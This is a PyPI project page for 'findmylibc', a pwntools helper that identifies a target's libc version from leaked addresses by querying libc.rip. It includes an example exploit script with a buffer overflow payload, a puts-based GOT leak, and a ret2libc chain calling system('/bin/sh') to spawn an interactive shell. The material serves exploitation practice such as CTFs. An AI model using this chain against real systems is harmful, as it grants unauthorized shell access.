
Get the specific libc version + calculated addresses after a memory leak

Project description
FindMyLibc
You're exploiting a binary, you've found an address leak, now you need the libc version
and most importantly, the addresses of symbols like system and str_bin_sh.
This tool is the easiest to setup & use!
No heavy libc downloading, all remote, 1 simple function call.
Disclaimer
This was tested only on 32-bit binary, so it might not work properly on 64-bit binaries.
Would be updated!
Setup
pip install findmylibc
Then use easily:
from findmylibc import *
...
matching_libc = find_libc(elf, leak_libc_address)
The find_libc parameters
elf:
An object of the class ELF from pwntools, usually created by calling:
ELF('binary-name')
leak_libc_address:
A function with signature of:
def my_leak_func(symbol_name_str): ... -> return leaked_address_integer
You must create this function,
where the only parameter is of type string - the symbol name to leak,
and the return value is the leaked address as integer.
There's another optional argument, see stop_libs_amount.
Example
Here's a simple example of an exploit script (see .example/example.py).
Setup your binary exploit script:
Whatever you need here...
from pwn import *
from FindMyLibc import *

# Setup your binary
elf = ELF("./elf_name")
host = args.HOST or 'localhost'
port = int(args.PORT or 5555)
io = connect(host, port)
Set up our "leak address" function:
# Payload until right before the return address
payload = b'A' * 512 + b'BBBBCCCCDDDD'

# Example function that gets a symbol name and leaks its address from the binary
def leak_libc_address(symbol_name):
    libc_symbol_address = elf.got[symbol_name]
    puts = elf.symbols["puts"]

    io.recvline()
    io.send(payload + p32(puts) + p32(libc_symbol_address))
    received = io.recv()

    return u64(received.ljust(8, b"\x00"))
Now the real deal:
# call `find_libc`, it returns a list of matching libc candidates.
matching_libc = find_libc(elf, leak_libc_address)
chosen_libc = matching_libc[0]

# Each libc candidate comes with the attribute of `base_address`

print("libc base_address at: %s " % hex(chosen_libc['base_address']))

# Everything you need is probably in `syms`,
# a dictionary of ALL the libc symbols: {symbol: calculated_address}
binsh_address = chosen_libc['syms']['str_bin_sh']
system_address = chosen_libc['syms']['system']
print("/bin/sh at: %s" % hex(binsh_address))
print("system at: %s " % hex(system_address))
The output from .example/example.py:

What is chosen_lib:
How to use the results:
You would probably need only syms, a dict of {symbol_name_str: calcualted_address_integer},
so continuing the example above, one might use:
# Remember: chosen_libc['syms']['system'] AND chosen_libc['syms']['str_bin_sh']
shell_rop = p32(system_address) + b'EEEE' + p32(binsh_address)
io.send(payload + shell_rop)
io.interactive()
How does it work?
The finder leaks the address of common symbols:
_common_symbols_to_leak = ['__libc_start_main', 'puts', 'printf', 'gets', 'read', 'write', 'send', 'recv']
Then it makes reqeusts to the public https://libc.rip/api/find, with different combination of leaked symbols every time.
E.g.- we send a request with {'puts': 'leaked-address-of-puts', 'gets': 'leaked-address-of-gets'}.
A response would be a list of matching libc versions metadata (each item is like a part of chosen_lib seen earlier).
The stop_libs_amount argument (optional)
The find_libc function has a stop_libs_amount argument with default of 3,
meaning- if we reach 3 matching libc versions, it's enough and we stop searching.
You can change it if you'd like to:
matching_libc = find_libc(elf, leak_libc_address, stop_libs_amount=2)
Release history Release notifications | RSS feed


Download files
Download the file for your platform. If you're not sure which to choose, learn more about installing packages.
Source Distribution
Built Distribution
Filter files by name, interpreter, ABI, and platform.
If you're not sure about the file name format, learn more about wheel file names.
Copy a direct link to the current filters
File details
Details for the file findmylibc-1.1.0.tar.gz.
File metadata
- Download URL: findmylibc-1.1.0.tar.gz
- Upload date:
- Size: 4.5 kB
- Tags: Source
- Uploaded using Trusted Publishing? No
- Uploaded via: twine/6.0.1 CPython/3.8.10
File hashes
| Algorithm | Hash digest | |
|---|---|---|
| SHA256 |
4a784e68a7fe0636147036dc85c15743bf170744e721fde04c5fe778ce769a69
|
|
| MD5 |
3b2288c853dcbd6a3c3f220576fed5b1
|
|
| BLAKE2b-256 |
a06a91b2158813d856ac5b0db0d3e569880f1589a12f02ce79eb29e3cfb1edc8
|
File details
Details for the file findmylibc-1.1.0-py3-none-any.whl.
File metadata
- Download URL: findmylibc-1.1.0-py3-none-any.whl
- Upload date:
- Size: 8.2 kB
- Tags: Python 3
- Uploaded using Trusted Publishing? No
- Uploaded via: twine/6.0.1 CPython/3.8.10
File hashes
| Algorithm | Hash digest | |
|---|---|---|
| SHA256 |
703135935aaceebf809afbd6f36ab68ab6181727de6d1e9790150beac3cd62f6
|
|
| MD5 |
1350bbb64e460624751ff2c484aacebd
|
|
| BLAKE2b-256 |
67182ba525d0b30142334daf9e150d2ed47741cd086be8e33bbed04c4204771d
|






